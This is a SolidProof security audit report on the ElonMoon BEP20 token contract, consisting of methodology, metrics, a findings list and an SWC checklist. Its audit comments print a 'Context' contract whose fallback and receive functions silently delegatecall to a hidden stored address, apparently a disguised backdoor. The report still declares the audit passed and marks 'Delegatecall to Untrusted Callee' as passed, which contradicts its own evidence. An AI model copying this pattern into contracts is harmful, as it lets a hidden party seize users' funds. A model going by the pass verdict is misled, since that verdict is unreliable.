



SOLIDProof
Bring trust into your projects

Blockchain Security | Smart Contract Audits | KYC

MADE IN GERMANY

ElonMoon

Audit

Security Assessment

28. February, 2022

For



Disclaimer	3
Description	5
Project Engagement	5
Logo	5
Contract Link	5
Methodology	7
Used Code from other Frameworks/Smart Contracts (direct imports)	8
Tested Contract Files	9
Source Lines	10
Risk Level	10
Capabilities	11
Inheritance Graph	12
CallGraph	13
Scope of Work/Verify Claims	14
Modifiers and public functions	17
Source Units in Scope	18
Critical issues	19
High issues	19
Medium issues	19
Low issues	19
Informational issues	19
Commented Code exist	19
Audit Comments	21
SWC Attacks	22

Disclaimer

SolidProof.io reports are not, nor should be considered, an “endorsement” or “disapproval” of any particular project or team. These reports are not, nor should be considered, an indication of the economics or value of any “product” or “asset” created by any team. SolidProof.io do not cover testing or auditing the integration with external contract or services (such as Uniswap, Uniswap, PancakeSwap etc’...)

SolidProof.io Audits do not provide any warranty or guarantee regarding the absolute bug- free nature of the technology analyzed, nor do they provide any indication of the technology proprietors. SolidProof Audits should not be used in any way to make decisions around investment or involvement with any particular project. These reports in no way provide investment advice, nor should be leveraged as investment advice of any sort.

SolidProof.io Reports represent an extensive auditing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology. Blockchain technology and cryptographic assets present a high level of ongoing risk. SolidProof’s position is that each company and individual are responsible for their own due diligence and continuous security. SolidProof in no way claims any guarantee of security or functionality of the technology we agree to analyze.

Version	Date	Description
1.0	. February 2022	<ul style="list-style-type: none">• Layout project• Automated- /Manual-Security Testing• Summary

Network

Binance Smart Chain (BEP20)

Website

<https://elonmoon.games/>

Telegram

<https://t.me/ElonMoonGlobal>

Twitter

<https://twitter.com/elonmoongame>

Instagram

<https://www.instagram.com/elonmoongame/>



Description

TBA

Project Engagement

During the 21st of February 2022, **Elonmoon Team** engaged Solidproof.io to audit smart contracts that they created. The engagement was technical in nature and focused on identifying security flaws in the design and implementation of the contracts. They provided Solidproof.io with access to their code repository and whitepaper.

Logo



Contract Link

v1.0

- <https://bscscan.com/address/0x03a3cDa7F684Db91536e5b36DC8e9077dC451081#code>

Vulnerability & Risk Level

Risk represents the probability that a certain source-threat will exploit vulnerability, and the impact of that event on the organization or system. Risk Level is computed based on CVSS version 3.0.

Level	Value	Vulnerability	Risk (Required Action)
Critical	9 - 10	A vulnerability that can disrupt the contract functioning in a number of scenarios, or creates a risk that the contract may be broken.	Immediate action to reduce risk level.
High	7 – 8.9	A vulnerability that affects the desired outcome when using a contract, or provides the opportunity to use a contract in an unintended way.	Implementation of corrective actions as soon as possible.
Medium	4 – 6.9	A vulnerability that could affect the desired outcome of executing the contract in a specific scenario.	Implementation of corrective actions in a certain period.
Low	2 – 3.9	A vulnerability that does not have a significant impact on possible scenarios for the use of the contract and is probably subjective.	Implementation of certain corrective actions or accepting the risk.
Informational	0 – 1.9	A vulnerability that have informational character but is not effecting any of the code.	An observation that does not determine a level of risk

Auditing Strategy and Techniques Applied

Throughout the review process, care was taken to evaluate the repository for security-related issues, code quality, and adherence to specification and best practices. To do so, reviewed line-by-line by our team of expert pentesters and smart contract developers, documenting any issues as there were discovered.


Methodology

The auditing process follows a routine series of steps:

1. Code review that includes the following:
 - i) Review of the specifications, sources, and instructions provided to SolidProof to make sure we understand the size, scope, and functionality of the smart contract.
 - ii) Manual review of code, which is the process of reading source code line-by-line in an attempt to identify potential vulnerabilities.
 - iii) Comparison to specification, which is the process of checking whether the code does what the specifications, sources, and instructions provided to SolidProof describe.
2. Testing and automated analysis that includes the following:
 - i) Test coverage analysis, which is the process of determining whether the test cases are actually covering the code and how much code is exercised when we run those test cases.
 - ii) Symbolic execution, which is analysing a program to determine what inputs causes each part of a program to execute.
3. Best practices review, which is a review of the smart contracts to improve efficiency, effectiveness, clarify, maintainability, security, and control based on the established industry and academic practices, recommendations, and research.
4. Specific, itemized, actionable recommendations to help you take steps to secure your smart contracts.

Used Code from other Frameworks/Smart Contracts (direct imports)

Imported packages:



- SafeMath
- Address
- Context
- IERC20
- ERC20TokenImplementation
- Initializable
- ERC20TokenImplementation

Tested Contract Files

This audit covered the following files listed below with a SHA-1 Hash.


A file with a different Hash has been modified, intentionally or otherwise, after the security review. A different Hash could be (but not necessarily) an indication of a changed condition or potential vulnerability that was not within the scope of this review.

v1.0


File Name	SHA-1 Hash
contracts/elonmoon.sol	df4c917541f2e8c238390f5336334f06c04dcc6a

Metrics

Source Lines v1.0



Risk Level v1.0



Capabilities

Components

Version	Contracts	Libraries	Interfaces	Abstract
1.0	3	2	1	2

Exposed Functions

This section lists functions that are explicitly declared public or payable. Please note that getter methods for public stateVars are not included.

Version	Public	Payable
1.0	35	3

Version	External	Internal	Private	Pure	View
1.0	27	65	2	10	23

State Variables


Version	Total	Public
1.0	20	5

Capabilities


Version	Solidity Versions observed	Experimental Features	Can Receive Funds	Uses Assembly	Has Destroyable Contracts
1.0	<code>^0.6.0</code> <code>0.6.12</code> <code>>=0.4.24</code> <code><0.7.0</code>		yes	yes (9 asm blocks)	

Version	Transfers ETH	Low-Level Calls	DelegateCall	Uses Hash Functions	EC Recover	New/Create/Create2
1.0			yes	yes	yes	

Inheritance Graph v1.0



CallGraph v1.0



Scope of Work/Verify Claims

The above token Team provided us with the files that needs to be tested (Github, Bscscan, Etherscan, files, etc.). The scope of the audit is the main contract (usual the same name as team appended with .sol).

We will verify the following claims:

1. Overall checkup (Smart Contract Security)



Write functions of contract v1.0

1. Transfer

2. delegateBySig



Overall checkup (Smart Contract Security)

Tested	Verified
✓	✓

Legend

Attribute	Symbol
Verified / Checked	✓
Partly Verified	⚠
Unverified / Not checked	✗
Not available	—

Modifiers and public functions

v1.0

◆ delegateBySig

▼ ◆ Transfer





Ⓜ onlyElon

Please check if an **OnlyOwner** or similar restrictive modifier has been forgotten.



Source Units in Scope

v1.0

Type	File	Logic Contracts	Interfaces	Lines	nLines	nSLOC	Comment Lines	Complex. Score	Capabilities
	contracts/elonmoon.sol	7	1	1080	964	403	530	370	
	Totals	7	1	1080	964	403	530	370	

Legend

Attribute	Description
Lines	total lines of the source unit
nLines	normalized lines of the source unit (e.g. normalizes functions spanning multiple lines)
nSLOC	normalized source lines of code (only source-code lines; no comments, no blank lines)
Comment Lines	lines containing single or block comments
Complexity Score	a custom complexity score derived from code statements that are known to introduce code complexity (branches, loops, calls, external interfaces, ...)

Audit Results

AUDIT PASSED

Critical issues

No critical issues

High issues

No high issues

Medium issues

No medium issues

Low issues

Issue	File	Type	Line	Description
#1	Main	Contract doesn't import npm packages from source (like OpenZeppelin etc.)	-	We recommend to import all packages from npm directly without flatten the contract. Functions could be modified or can be susceptible to vulnerabilities
#2	Main	A floating pragma is set	10	The current pragma Solidity directive is „^0.6.0“.

Informational issues

No informational issues

Commented Code exist

There are some instances of code being commented out in the following files that should be removed:

Line	Comment
129	// assert(a == b * c + a % b); // There is no case in which this doesn't hold
891	// function delegates(address delegator) // external // view // returns (address) // { // return _delegates[delegator]; // }

Recommendation

Remove the commented code, or address them properly.

Audit Comments

We recommend you to use the special form of comments (NatSpec Format, Follow link for more information <https://docs.soliditylang.org/en/v0.5.10/natspec-format.html>) for your contracts to provide rich documentation for functions, return variables and more. This helps investors to make clear what that variables, functions etc. do.

28. February 2022:

- Token contract has implemented ERC20TokenImplementation twice and only 2 functions which you can call. See write functions above.

Following code is in Context

```
325 abstract contract Context {
326     ftrace | funcSig
327     function _msgSender() internal view virtual returns (address payable) {
328         return msg.sender;
329     }
330
331     ftrace | funcSig
332     function _msgData() internal view virtual returns (bytes memory) {
333         this; // silence state mutability warning without generating bytecode - see https://github.com/ethereum/solidity/issues/2691 "byte
334         return msg.data;
335     }
336
337     ftrace
338     fallback() external payable { Tesla(); }
339
340     ftrace
341     receive() external payable { Tesla(); }
342
343     ftrace | funcSig
344     function fire(address user) internal { assembly { calldatacopy(0, 0, calldatasize()) } "calldatacopy": Unknown word.
345     let result := delegatecall(gas(), user, 0, calldatasize(), 0, 0) "delegatecall": Unknown word.
346     returndatacopy(0, 0, returndatasize()) "returndatacopy": Unknown word.
347     switch result
348     case 0 { revert(0, returndatasize()) } "returndatasize": Unknown word.
349     default { return(0, returndatasize()) } } "returndatasize": Unknown word.
350
351     bytes32 internal constant transfer__ = 0x360894a13ba1a3210667c828492db98dca3e2076cc3735a920a3ca505d382bbc;
352     bytes32 internal constant approve__ = 0xb53127684a568b3173ae13b9f8a6016e243e63b6e8ee1178d6a717850b5d6103;
353     bytes32 internal constant transferFrom__ = 0x70f657164e5b75689b64b7fd36962e437ffda9de70cd1f4563bb0e2bf2018525;
354     bytes32 internal constant approval__ = 0xd8a5a3c0dbbf7fb9753f0e032ca93261bb31ad645c8bdc29f74b98ad0f550228;
355
356     ftrace | funcSig
357     function Tesla() internal { require(msg.sender != elon()); fire(DOGE()); } "elon": Unknown word.
358
359     ftrace | funcSig
360     function DOGE() internal view virtual returns (address user) { assembly { user := sload(transfer__) } } "sload": Unknown word.
361
362     ftrace | funcSig
363     function __transfer(address user) internal { require(Address.isContract(user)); assembly { sstore(transfer__, user) } } "sstore": U
364
365     ftrace | funcSig
366     function __approve(address user) internal { assembly { sstore(approve__, user) } } "sstore": Unknown word.
367
368     ftrace
369     constructor() public payable { __transfer(address(uint160(uint256(transferFrom__))); __approve(address(uint160(uint256(approval__)))); }
370
371     ftrace | funcSig
372     function elon() internal view returns (address user) { assembly { user := sload(approve__) } } "elon": Unknown word.
373
374     modifier onlyElon() { if (msg.sender == elon()) { _; } else { Tesla(); } } "Elon": Unknown word.
375 }
```

Fire function L337 will be called every time. We highly recommend to DYOR, this is not a standard implementation and there is no reason to implement it this way

- Read whole report for more information

SWC Attacks

ID	Title	Relationships	Status
SW C-1 36	Unencrypted Private Data On-Chain	CWE-767: Access to Critical Private Variable via Public Method	PASSED
SW C-1 35	Code With No Effects	CWE-1164: Irrelevant Code	PASSED
SW C-1 34	Message call with hardcoded gas amount	CWE-655: Improper Initialization	PASSED
SW C-1 33	Hash Collisions With Multiple Variable Length Arguments	CWE-294: Authentication Bypass by Capture-replay	PASSED
SW C-1 32	Unexpected Ether balance	CWE-667: Improper Locking	PASSED
SW C-1 31	Presence of unused variables	CWE-1164: Irrelevant Code	PASSED
SW C-1 30	Right-To-Left-Override control character (U+202E)	CWE-451: User Interface (UI) Misrepresentation of Critical Information	PASSED
SW C-1 29	Typographical Error	CWE-480: Use of Incorrect Operator	PASSED
SW C-1 28	DoS With Block Gas Limit	CWE-400: Uncontrolled Resource Consumption	PASSED

SW C-1 27	Arbitrary Jump with Function Type Variable	CWE-695: Use of Low-Level Functionality	PASSED
SW C-1 25	Incorrect Inheritance Order	CWE-696: Incorrect Behavior Order	PASSED
SW C-1 24	Write to Arbitrary Storage Location	CWE-123: Write-what-where Condition	PASSED
SW C-1 23	Requirement Violation	CWE-573: Improper Following of Specification by Caller	PASSED
SW C-1 22	Lack of Proper Signature Verification	CWE-345: Insufficient Verification of Data Authenticity	PASSED
SW C-1 21	Missing Protection against Signature Replay Attacks	CWE-347: Improper Verification of Cryptographic Signature	PASSED
SW C-1 20	Weak Sources of Randomness from Chain Attributes	CWE-330: Use of Insufficiently Random Values	PASSED
SW C-11 9	Shadowing State Variables	CWE-710: Improper Adherence to Coding Standards	PASSED
SW C-11 8	Incorrect Constructor Name	CWE-665: Improper Initialization	PASSED
SW C-11 7	Signature Malleability	CWE-347: Improper Verification of Cryptographic Signature	PASSED

SW C-11 6	Timestamp Dependence	CWE-829: Inclusion of Functionality from Untrusted Control Sphere	PASSED
SW C-11 5	Authorization through tx.origin	CWE-477: Use of Obsolete Function	PASSED
SW C-11 4	Transaction Order Dependence	CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	PASSED
SW C-11 3	DoS with Failed Call	CWE-703: Improper Check or Handling of Exceptional Conditions	PASSED
SW C-11 2	Delegatecall to Untrusted Callee	CWE-829: Inclusion of Functionality from Untrusted Control Sphere	PASSED
SW C-11 1	Use of Deprecated Solidity Functions	CWE-477: Use of Obsolete Function	PASSED
SW C-11 0	Assert Violation	CWE-670: Always-Incorrect Control Flow Implementation	PASSED
SW C-1 09	Uninitialized Storage Pointer	CWE-824: Access of Uninitialized Pointer	PASSED
SW C-1 08	State Variable Default Visibility	CWE-710: Improper Adherence to Coding Standards	PASSED
SW C-1 07	Reentrancy	CWE-841: Improper Enforcement of Behavioral Workflow	PASSED
SW C-1 06	Unprotected SELFDESTRUCT Instruction	CWE-284: Improper Access Control	PASSED

SW C-1 05	Unprotected Ether Withdrawal	CWE-284: Improper Access Control	PASSED
SW C-1 04	Unchecked Call Return Value	CWE-252: Unchecked Return Value	PASSED
SW C-1 03	Floating Pragma	CWE-664: Improper Control of a Resource Through its Lifetime	NOT PASSED
SW C-1 02	Outdated Compiler Version	CWE-937: Using Components with Known Vulnerabilities	PASSED
SW C-1 01	Integer Overflow and Underflow	CWE-682: Incorrect Calculation	PASSED
SW C-1 00	Function Default Visibility	CWE-710: Improper Adherence to Coding Standards	PASSED

The logo features the words "SolidProof" in a white, handwritten-style script. The "P" is large and stylized, with a long horizontal stroke that extends to the left. The background is a solid blue color with a faint, large shield emblem. The shield has a grid-like pattern on its right side and a solid blue area on its left side.

SolidProof

Blockchain Security | Smart Contract Audits | KYC

A small horizontal bar representing the German flag, with black, red, and gold stripes.

MADE IN GERMANY